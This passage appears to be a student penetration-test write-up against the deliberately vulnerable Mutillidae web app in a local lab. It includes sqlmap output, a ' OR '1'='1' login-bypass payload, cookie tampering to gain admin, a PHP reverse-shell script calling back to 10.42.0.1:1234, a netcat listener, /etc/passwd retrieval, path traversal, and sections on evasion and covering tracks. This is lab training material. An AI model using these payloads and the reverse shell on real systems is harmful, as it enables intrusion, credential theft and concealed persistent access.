you have not declared cookie(s), while server wants to set its own ('PHPSESSID=97acc6b7c24...747ed52e5c;showhints=1'). Do you want to use those [Y/n] y
[02:04:03] [INFO] testing if the target URL content is stable
[02:04:04] [WARNING] GET parameter 'page' does not appear to be dynamic
[02:04:05] [INFO] heuristic (basic) test shows that GET parameter 'page' might be injectable
[02:04:06] [INFO] heuristic (XSS) test shows that GET parameter 'page' might be vulnerable to cross-site scripting (XSS) attacks
[02:04:06] [INFO] testing for SQL injection on GET parameter 'page'
[02:04:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:04:07] [WARNING] reflective value(s) found and filtering out
[02:04:11] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:04:12] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[02:04:12] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[02:04:13] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[02:04:13] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[02:04:14] [INFO] testing 'Generic inline queries'
[02:04:14] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[02:04:14] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[02:04:15] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[02:04:15] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[02:04:15] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[02:04:16] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
```


2. Exploitation Techniques:

Testing for sql injection by injecting the queries from the user inputs
paylod: ' OR '1'='1' --
Impact:
Bypassed login, accessed all user accounts.




The query executed successfully and now we have access to the all users accounts on the database






Script execution from the user inputs field



script executed successfully




3. Post-Exploitation Activities:


Privilege escalation and maintain persistence on the compromised system:

Tool used: Burpsuite

Findings

The login request of the normal user is intercepted and modified to gain admin privilege
By modifying the cookie section (username=admin , uid = 1)






User Logged in as Admin and can perform an administrative activities like accessing and deleting logs, captured data etc.

Installation and backdoor configuration to provide remote access to the target machine.


The php script used shell_4.php

```
Welcome    shell_4.php ×
home > kingunge > shell_4.php
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.42.0.1';
$port = 1234;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);  // Parent exits
    }
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

umask(0);

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),
   1 => array("pipe", "w"),
   2 => array("pipe", "w")
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}
```

Uploading shell_4.php file on the upload page on the target



manipulating the url to access the uploaded php file
path: /tmp/shell_4.php while listening on the port for connection



Wait for the incoming connection on the port 1234 to receive a shell connection on the target machine
Tool used: Netcat
command: nc -lvp 1234


```
 09:39:31 up  1:45,  4 users,  load average: 1.09, 1.18, 1.29
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/4    -                09:10   11.00s  2.25s   ?    nc -lvp 1234
root             -                09:10    1:45m  0.00s  0.23s /usr/lib/systemd/systemd --user
kingunge tty2     -                07:54    1:45m  4:37   0.03s /usr/libexec/gnome-session-binary
kingunge          -                07:54    1:45m  0.00s  0.81s /usr/lib/systemd/systemd --user
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```


Retrieving passwords, configuration files, or other valuable data stored on the target machine.

i) via shell remote access

```
$ cd /etc/passwd
/bin/sh: 2: cd: can't cd to /etc/passwd
$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
_galera:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false
tss:x:102:103:TPM software stack,,,:/var/lib/tpm:/bin/false
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
redsocks:x:103:105::/var/run/redsocks:/usr/sbin/nologin
_gophish:x:105:107::/var/lib/gophish:/usr/sbin/nologin
iodine:x:106:65534::/run/iodine:/usr/sbin/nologin
messagebus:x:107:108::/nonexistent:/usr/sbin/nologin
tcpdump:x:108:109::/nonexistent:/usr/sbin/nologin
miredo:x:109:65534::/var/run/miredo:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
```


II) Using burpsuite interceptor
modifying the intercepted request from database-offline.php to /../../../../etc/passwd







4.Stealth and Evasion Techniques / Network Traffic Obfuscation:

Encrypt communication channels using SSH to protect data in transit






Setting network proxy




5. Covering Tracks and Anti-Forensic Techniques



Hostname	IP	Browser Agent	Message	Date/Time
10.42.0.232	10.42.0.232	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36	User visited: /var/www/html/mutillidae-main/src/home.php	2025-06-11 19:38:28
10.42.0.232	10.42.0.232	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36	User kingunge attempting to authenticate	2025-06-11 19:36:23
10.42.0.232	10.42.0.232	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36	Login Succeeded: Logged in user: kingunge (41)	2025-06-11 19:36:23
10.42.0.232	10.42.0.232	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36	Redirect attempt to: index.php?popUpNotificationCode=AU1	2025-06-11 19:36:23
10.42.0.232	10.42.0.232	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36	Redirecting to: index.php?popUpNotificationCode=AU1	2025-06-11 19:36:23

```
 GNU nano 8.4                                                    access.log
10.42.0.41 - - [10/Jun/2025:09:01:25 +0300] "GET / HTTP/1.1" 200 3380 "-" "Dalvik/2.1.0 (Linux; U; Android 13; SM-A515F Build/TP1A.220624.014)"
127.0.0.1 - - [10/Jun/2025:11:06:58 +0300] "GET /mutillidae-main/ HTTP/1.1" 200 862 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
